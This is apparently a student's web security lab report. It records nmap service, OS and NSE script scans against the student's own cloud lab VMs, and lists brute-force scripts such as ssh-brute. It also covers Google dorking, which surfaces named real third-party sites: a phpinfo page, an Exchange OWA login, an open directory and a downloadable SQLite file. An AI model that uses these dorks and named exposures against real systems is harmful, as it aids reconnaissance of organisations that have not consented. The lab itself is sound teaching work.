
Additional open ports:

- 389/tcp (LDAP) on wfp1
- 443/tcp (HTTPS) on nginxstack and lampstack
- 3389/tcp, 5985/tcp, 5986/tcp on windows-server (RDP, WinRM)

3.2 Service and Version Enumeration

Command:

- nmap -sV 10.138.0.2 10.138.0.3 10.138.0.6 10.138.0.7 10.138.0.9



Observations:

- wfp1 and wfp2 run:
  - Apache 2.2.22
  - OpenSSH 5.9p1 on Ubuntu 12.04/14.04
- lampstack and nginxstack:
  - Newer Apache and NGINX versions on Debian 9 (OpenSSH 7.9p1)
- windows-server:
  - IIS 10.0
  - Open RDP (port 3389) and WinRM services

3.3 WFP1 Distribution Age Estimate


Based on the version string Apache 2.2.22 and OpenSSH 5.9p1, the WFP1 VM is likely running Ubuntu 12.04 or 14.04, which were released in 2012 and 2014, respectively. Given that Apache 2.2.22 was released in early 2012, and the SSH version aligns with


that range, this environment is likely 10+ years old, clearly reflecting outdated and potentially vulnerable software versions.


3.4 OS Detection and Fingerprinting (-A Flag)

Command:

- nmap -A 10.138.0.2 10.138.0.3 10.138.0.6 10.138.0.7 10.138.0.9




ssh.cloud.google.com/v2/ssh/projects/websec-calizo-calizo/zones/us-west1-b/instances/kali-vm?authuser=0&hl=en_US&projectNumber=...
SSH-in-browser
UPLOAD FILE
DOWNLOAD FILE
Nmap scan report for nginxstack-1-vm.c.websec-calizo-calizo.internal (10.138.0.6)
Host is up (0.00032s latency).
Not shown: 997 closed tcp ports (reset)
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 9.2p1 Debian 2+deb12u5 (protocol 2.0)
| ssh-hostkey:
| 256 f6:3f:43:da:f6:d2:93:7a:81:c1:b7:80:e8:18:ef:0d (ECDSA)
|_ 256 ad:b1:0e:9d:22:3b:ae:da:ea:11:7e:02:97:a9:dc:a7 (ED25519)
80/tcp open http nginx
|_http-title: NGINX Open Source packaged by Bitnami
443/tcp open ssl/http nginx
|_http-title: NGINX Open Source packaged by Bitnami
| ssl-cert: Subject: commonName=example.com
| Subject Alternative Name: DNS:example.com, DNS:www.example.com, IP Address:127.0.0.1
| Not valid before: 2025-05-25T00:35:47
|_Not valid after: 2030-05-24T00:35:47
|_ssl-date: TLS randomness does not represent time
Device type: general purpose
Running: Linux 4.X
OS CPE: cpe:/o:linux:linux_kernel:4.19
OS details: Linux 4.19
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
TRACEROUTE (using port 554/tcp)
HOP RTT ADDRESS
1 0.83 ms nginxstack-1-vm.c.websec-calizo-calizo.internal (10.138.0.6)
Nmap scan report for lampstack-1-vm.c.websec-calizo-calizo.internal (10.138.0.7)
Host is up (0.00022s latency).
Not shown: 997 closed tcp ports (reset)
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 9.2p1 Debian 2+deb12u5 (protocol 2.0)
| ssh-hostkey:
| 256 39:63:9e:a4:ea:b4:e6:e2:ce:4b:af:4e:7a:2f:45:b6 (ECDSA)
|_ 256 34:ca:eb:3e:67:c4:f9:01:00:c5:cd:e8:ec:26:cf:d0 (ED25519)
80/tcp open http Apache httpd
|_http-title: LAMP packaged by Bitnami
|_http-server-header: Apache
443/tcp open ssl/http Apache httpd
|_http-server-header: Apache
|_ssl-date: TLS randomness does not represent time
|_http-title: LAMP packaged by Bitnami
| ssl-cert: Subject: commonName=example.com
| Subject Alternative Name: DNS:example.com, DNS:www.example.com, IP Address:127.0.0.1
| Not valid before: 2025-05-25T00:57:10
|_Not valid after: 2030-05-24T00:57:10
Device type: general purpose
Running: Linux 4.X
OS CPE: cpe:/o:linux:linux_kernel:4.19
OS details: Linux 4.19
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Odin ID: calizo


ssh.cloud.google.com/v2/ssh/projects/websec-calizo-calizo/zones/us-west1-b/instances/kali-vm?authuser=0&hl=en_US&projectNumber=...
SSH-in-browser
UPLOAD FILE
DOWNLOAD FILE
OS details: Linux 4.19
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
TRACEROUTE (using port 554/tcp)
HOP RTT ADDRESS
1 0.74 ms lampstack-1-vm.c.websec-calizo-calizo.internal (10.138.0.7)
Nmap scan report for windows-server.c.websec-calizo-calizo.internal (10.138.0.9)
Host is up (0.00045s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT STATE SERVICE VERSION
80/tcp open http Microsoft IIS httpd 10.0
| http-methods:
|_ Potentially risky methods: TRACE
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Microsoft-IIS/10.0
3389/tcp open ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
| Target_Name: WINDOWS-SERVER
| NetBIOS_Domain_Name: WINDOWS-SERVER
| NetBIOS_Computer_Name: WINDOWS-SERVER
| DNS_Domain_Name: windows-server
| DNS_Computer_Name: windows-server
| Product_Version: 10.0.17763
|_ System_Time: 2025-05-25T08:07:16+00:00
|_ssl-date: 2025-05-25T08:07:43+00:00; -1s from scanner time.
| ssl-cert: Subject: commonName=windows-server
| Not valid before: 2025-05-24T02:37:57
|_Not valid after: 2025-11-23T02:37:57
5985/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
5986/tcp open ssl/http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
|_ssl-date: 2025-05-25T08:07:43+00:00; -1s from scanner time.
| ssl-cert: Subject: commonName=windows-server
| Subject Alternative Name: DNS:windows-server
| Not valid before: 2025-05-25T02:37:00
|_Not valid after: 2026-05-25T02:37:00
| tls-alpn:
|_ http/1.1
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2019|10 (97%)
OS CPE: cpe:/o:microsoft:windows_server_2019 cpe:/o:microsoft:windows_10
Aggressive OS guesses: Windows Server 2019 (97%), Microsoft Windows 10 1903 - 21H1 (91%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
TRACEROUTE (using port 80/tcp)
HOP RTT ADDRESS
1 0.52 ms windows-server.c.websec-calizo-calizo.internal (10.138.0.9)
Post-scan script results:
| ssh-hostkey: Possible duplicate hosts
| Key 2048 11:5a:9e:15:ea:7b:ce:eb:32:dd:7b:9c:43:b5:f7:ce (RSA) used by:
| 10.138.0.2
| 10.138.0.3
| Key 1024 5b:37:4e:96:5d:e1:bf:07:6b:cc:09:49:bc:bb:c1:16 (DSA) used by:
| 10.138.0.2
| 10.138.0.3
| Key 256 19:74:a1:3e:f8:a5:bf:1d:0d:f5:7b:ef:7e:3b:36:b6 (ECDSA) used by:
| 10.138.0.2
|_ 10.138.0.3
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 5 IP addresses (5 hosts up) scanned in 96.83 seconds
(calizo㉿kali-vm)-[~]
$
Odin ID: calizo

Differences observed compared to -sV:

- Adds:
    - OS detection and traceroute hops
    - SSH key fingerprinting
    - SSL certificate details (e.g., validity dates, common names)
    - HTTP titles and headers
    - Uptime guess and device type
- Identifies:
    - Bitnami deployment banners on lampstack and nginxstack
    - Detailed NetBIOS and OS guessing on windows-server (e.g., Windows Server 2019 or 10 21H1)
- Some ports showed service misconfigurations (e.g., TRACE enabled on HTTP)

This deeper scan helps clarify not just service versions but also how the services are exposed and misconfigured, which is critical when building a target profile during vulnerability assessments.

Step 4: Exploring the nmap Script Library (NSE)

To better understand the breadth of reconnaissance capabilities in nmap, I explored its NSE (Nmap Scripting Engine) library using the --script-help flag. The scripting engine includes a wide range of categorized and service-specific Lua-based scripts capable of launching custom attacks or information-gathering routines.


1. Brute-force Category Exploration

I began by listing all brute-force-related scripts using:

- nmap --script-help brute

Among the many scripts returned, I identified the one that specifically targets WordPress login forms:

- Script Name: http-wordpress-brute
- Description: Performs brute-force password guessing against WordPress CMS installations using known login endpoints (wp-login.php).




2. SSH Service-Specific Script Lookup

Next, I queried all scripts beginning with "ssh*" to see what options are available for SSH-related enumeration:

- nmap --script-help "ssh*"

From the output, I found the script that checks supported SSH authentication methods:

- Script Name: ssh-auth-methods
- Description: Enumerates which authentication mechanisms are enabled on the target SSH server (e.g., password, public key, etc.). Useful in penetration testing to assess brute-force feasibility.




3. Combined Query: Brute-Force + SSH Scripts

Finally, I filtered the script library using both a category (brute) and a service (ssh) keyword:

- nmap --script-help "ssh* and brute"

This narrowed the output to:

- Script Name: ssh-brute
- Description: A script that performs password brute-forcing against SSH servers using supplied user and password lists.



These NSE scripts form the backbone of automated scanning within nmap and will be useful in follow-up enumeration and exploitation tasks. The ability to filter by

service, category, and combination keywords makes it easier to target specific weaknesses during internal assessments.

Step 5: nmap Script Execution on WFP1

To further explore the web exposure of my WFP1 VM, I used nmap's scripting engine (NSE) to run all HTTP discovery scripts against the internal IP 10.138.0.2. This allowed me to simulate reconnaissance beyond simple port scanning and emulate attacker behavior similar to wfuzz.


1. Directory Brute-Forcing (wfuzz Equivalent)
Command Used:

- nmap --script "http* and discovery" 10.138.0.2

The script that mirrored wfuzz functionality was:

- Script Name: http-enum
- Description: Performs directory and file enumeration using a predefined list of common endpoint paths.


Result Highlights (screenshot #1):
| http-enum:
| /css/: Potentially interesting directory
| /files/: Potentially interesting directory
| /img/: Potentially interesting directory
| /index/: Potentially interesting folder
| /js/: Potentially interesting directory
| /upload/: Potentially interesting folder
|_ /xml/: Potentially interesting folder



These results aligned closely with my earlier wfuzz scans—/files, /xml, and /upload were all detected using both tools, validating the consistency of dictionary-based fuzzing across tools.

2. Reflected Parameter Vulnerabilities
   - Script Identified: http-unsafe-output-escaping
   - Description: Finds query parameters whose values are reflected in the server response—a common precursor to reflected XSS vulnerabilities.

Result Highlights (screenshot #2):
| http-unsafe-output-escaping:
| Characters ['] reflected at: /xss/example7.php?name=hacker
| Characters [> " '] reflected at: /xss/example4.php?name=hacker
| Characters [> " '] reflected at: /xss/example3.php?name=hacker
| Characters [> " '] reflected at: /codeexec/example4.php?name=hacker
| Characters [> " '] reflected at: /xss/example1.php?name=hacker
|_ Characters [> " '] reflected at: /xss/example2.php?name=hacker



These findings are particularly useful when preparing for client-side XSS exploitation, as the reflected characters include quote symbols and angle brackets, which are often used to break out of HTML contexts.

In short, http-enum effectively replicated wfuzz directory brute-force capabilities, and http-unsafe-output-escaping provided a streamlined method for discovering reflected parameters across multiple application endpoints. These scripts demonstrated how nmap can evolve from a port scanner into a lightweight web vulnerability scanner when paired with NSE modules.

Step 6: Google Dorking

Search engines like Google can unintentionally expose misconfigured or overly permissive web content, especially when advanced search operators are used. In this section, I used various dorking techniques to uncover exposed assets across the

internet, simulating how adversaries might passively gather intelligence on vulnerable services or sensitive data.

1. Locating PHP Version Information
To discover publicly exposed PHP configuration pages, I used the query:

- inurl:phpinfo.php

These pages are typically left behind by developers for debugging and can reveal sensitive information like the PHP version, loaded modules, server paths, and more. I found a working instance hosted at:

- http://www.cyberbee.com/phpinfo.php

This page successfully loaded a standard PHP Info output, confirming that the server is running PHP and providing detailed server configuration data — a common misconfiguration target for attackers performing fingerprinting or version-based exploitation.

2. Finding Microsoft Exchange Web Interfaces
To identify exposed Outlook Web Access (OWA) portals running on Microsoft Exchange servers, I queried:

- site:exchange.*.*/owa/

This search revealed several institutional email portals. A functional result I validated was:

- https://exchange.tctc.edu/owa

This Exchange OWA login page displayed the typical Microsoft branding and structure, confirming the presence of an Exchange server exposed to the public — a potential risk if the system is unpatched against vulnerabilities such as HAFNIUM or ProxyShell.

3. Discovering Open Directories with SQL Dumps
Next, I searched for publicly accessible directory listings containing SQL files using:

- intext:"index of" ".sql"

A notable hit was:

- https://gsu.edu.ng/tetfundportal/dvc/

This URL led to a browsable directory. Although it didn’t directly list .sql files on the landing page, the structure strongly suggests it's intended to hold backend database

exports or administrative resources — an indicator of improper directory permissions or forgotten dev environments.

4. Identifying Leaked SQLite Databases
Finally, to find actual .sqlite3 files that weren’t part of documentation or examples, I used:

- filetype:sqlite3 -docs

This returned a variety of Git-hosted or static links. One legitimate file I located was:

- https://gitlab.ati.ttu.ee/Hans.Lahe/thesis-backend/raw/master/db.sqlite3

This SQLite3 file appears to be part of a backend for a thesis project, and its raw format can be directly downloaded and queried locally. If this contained real user or session data, it could represent a critical data exposure.

In summary, this lab showed how dorking can be leveraged to efficiently map exposed infrastructure or sensitive resources without ever touching a target directly — a passive yet potent reconnaissance method that highlights why proper indexing controls, robots.txt, and access restrictions are essential in modern web deployments.

Step 7: Clean-Up

After completing all the discovery-based reconnaissance tasks, I manually deprovisioned the VMs used solely for hosting vulnerable services to prevent unnecessary costs and minimize resource sprawl in my cloud project. This included the following instances:

- nginxstack-1-vm
- lampstack-1-vm
- windows-server

I accessed the Google Cloud Console under Compute Engine, navigated to the list of active VM instances, and used the checkboxes to select each of the three VMs. From there, I clicked “Delete”, confirmed the action, and verified their removal from the list after the operation completed.

The kali-vm, wfp1-vm, and wfp2-vm were retained as they'll be used in later labs.

This step reinforced the importance of cloud hygiene and resource governance — especially relevant in environments where temporary assets are spun up for testing, security auditing, or red team simulations. It's easy to forget about leftover assets,

which in a real-world setting could become costly or create unmonitored attack surfaces if not properly decommissioned.

For additional tooling or OSINT techniques beyond those explored in this lab, I plan to revisit https://osintframework.com, which aggregates an impressive range of open-source intelligence tools by category.

Lab 6.3 Discovery Tools Pt. 2

